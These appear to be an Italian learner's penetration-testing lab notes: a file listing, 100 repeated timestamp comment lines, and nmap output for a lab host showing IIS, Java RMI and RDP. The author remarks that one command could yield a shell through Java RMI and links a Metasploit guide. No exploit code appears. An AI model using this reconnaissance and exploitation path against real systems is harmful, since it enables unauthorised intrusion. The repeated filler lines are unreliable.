
Name	Size
~ nmap	
www	
A.png	5.5 kB
AAA...	76 bytes
try.gif	20 bytes
try.php	20 bytes

```

1  # @ 2020-08-01 11:00:00
2  # @ 2020-08-01 11:00:00
3  # @ 2020-08-01 11:00:00
4  # @ 2020-08-01 11:00:00
5  # @ 2020-08-01 11:00:00
6  # @ 2020-08-01 11:00:00
7  # @ 2020-08-01 11:00:00
8  # @ 2020-08-01 11:00:00
9  # @ 2020-08-01 11:00:00
10 # @ 2020-08-01 11:00:00
11 # @ 2020-08-01 11:00:00
12 # @ 2020-08-01 11:00:00
13 # @ 2020-08-01 11:00:00
14 # @ 2020-08-01 11:00:00
15 # @ 2020-08-01 11:00:00
16 # @ 2020-08-01 11:00:00
17 # @ 2020-08-01 11:00:00
18 # @ 2020-08-01 11:00:00
19 # @ 2020-08-01 11:00:00
20 # @ 2020-08-01 11:00:00
21 # @ 2020-08-01 11:00:00
22 # @ 2020-08-01 11:00:00
23 # @ 2020-08-01 11:00:00
24 # @ 2020-08-01 11:00:00
25 # @ 2020-08-01 11:00:00
26 # @ 2020-08-01 11:00:00
27 # @ 2020-08-01 11:00:00
28 # @ 2020-08-01 11:00:00
29 # @ 2020-08-01 11:00:00
30 # @ 2020-08-01 11:00:00
31 # @ 2020-08-01 11:00:00
32 # @ 2020-08-01 11:00:00
33 # @ 2020-08-01 11:00:00
34 # @ 2020-08-01 11:00:00
35 # @ 2020-08-01 11:00:00
36 # @ 2020-08-01 11:00:00
37 # @ 2020-08-01 11:00:00
38 # @ 2020-08-01 11:00:00
39 # @ 2020-08-01 11:00:00
40 # @ 2020-08-01 11:00:00
41 # @ 2020-08-01 11:00:00
42 # @ 2020-08-01 11:00:00
43 # @ 2020-08-01 11:00:00
44 # @ 2020-08-01 11:00:00
45 # @ 2020-08-01 11:00:00
46 # @ 2020-08-01 11:00:00
47 # @ 2020-08-01 11:00:00
48 # @ 2020-08-01 11:00:00
49 # @ 2020-08-01 11:00:00
50 # @ 2020-08-01 11:00:00
51 # @ 2020-08-01 11:00:00
52 # @ 2020-08-01 11:00:00
53 # @ 2020-08-01 11:00:00
54 # @ 2020-08-01 11:00:00
55 # @ 2020-08-01 11:00:00
56 # @ 2020-08-01 11:00:00
57 # @ 2020-08-01 11:00:00
58 # @ 2020-08-01 11:00:00
59 # @ 2020-08-01 11:00:00
60 # @ 2020-08-01 11:00:00
61 # @ 2020-08-01 11:00:00
62 # @ 2020-08-01 11:00:00
63 # @ 2020-08-01 11:00:00
64 # @ 2020-08-01 11:00:00
65 # @ 2020-08-01 11:00:00
66 # @ 2020-08-01 11:00:00
67 # @ 2020-08-01 11:00:00
68 # @ 2020-08-01 11:00:00
69 # @ 2020-08-01 11:00:00
70 # @ 2020-08-01 11:00:00
71 # @ 2020-08-01 11:00:00
72 # @ 2020-08-01 11:00:00
73 # @ 2020-08-01 11:00:00
74 # @ 2020-08-01 11:00:00
75 # @ 2020-08-01 11:00:00
76 # @ 2020-08-01 11:00:00
77 # @ 2020-08-01 11:00:00
78 # @ 2020-08-01 11:00:00
79 # @ 2020-08-01 11:00:00
80 # @ 2020-08-01 11:00:00
81 # @ 2020-08-01 11:00:00
82 # @ 2020-08-01 11:00:00
83 # @ 2020-08-01 11:00:00
84 # @ 2020-08-01 11:00:00
85 # @ 2020-08-01 11:00:00
86 # @ 2020-08-01 11:00:00
87 # @ 2020-08-01 11:00:00
88 # @ 2020-08-01 11:00:00
89 # @ 2020-08-01 11:00:00
90 # @ 2020-08-01 11:00:00
91 # @ 2020-08-01 11:00:00
92 # @ 2020-08-01 11:00:00
93 # @ 2020-08-01 11:00:00
94 # @ 2020-08-01 11:00:00
95 # @ 2020-08-01 11:00:00
96 # @ 2020-08-01 11:00:00
97 # @ 2020-08-01 11:00:00
98 # @ 2020-08-01 11:00:00
99 # @ 2020-08-01 11:00:00
100 # @ 2020-08-01 11:00:00

```

forse ci sono riuscito



mac4

Quarto esercizio: 192.168.11.103

java rmi basterebbe un comando per ottenere una shell.

```
80/tcp open  http Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-robots.txt: 6 disallowed entries 103
|_ /Account/*.* /search /search.aspx /error404.aspx
|_ /archive /archive.aspx
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Name of the blog | Short description of the blog
1099/tcp open  java-rmi Java RMI
|_ rmi-dumpregistry:
|_   frasec
|_     implements java.rmi.Remote, oracle.java.Service,
|_     extends
|_       java.lang.reflect.Proxy
|_       fields
|_         Ljava/lang/reflect/InvocationHandler; h
|_         java.rmi.server.RemoteObjectInvocationHandler
|_         @192.168.11.103:49674
|_         extends
|_           java.rmi.server.RemoteObject
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|_   Target_Name: WIN-CM9RFQ777V9
|_   NetBIOS_Domain_Name: WIN-CM9RFQ777V9
|_   NetBIOS_Computer_Name: WIN-CM9RFQ777V9
|_   DNS_Domain_Name: WIN-CM9RFQ777V9
|_   DNS_Computer_Name: WIN-CM9RFQ777V9
|_   Product_Version: 10.0.14393
|_   System_Time: 2020-07-07T17:22:22+00:00
|_ ssl-cert: Subject: commonName=WIN-CM9RFQ777V9
|_ Not valid before: 2020-04-27T09:37:38
|_ Not valid after: 2020-10-27T09:37:38
|_ ssl-date: 2020-07-07T17:22:23+00:00; +2m57s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

<https://www.yeahhub.com/java-rmi-exploitation-metasploit-framework/>

avrei provato a capire questa guida.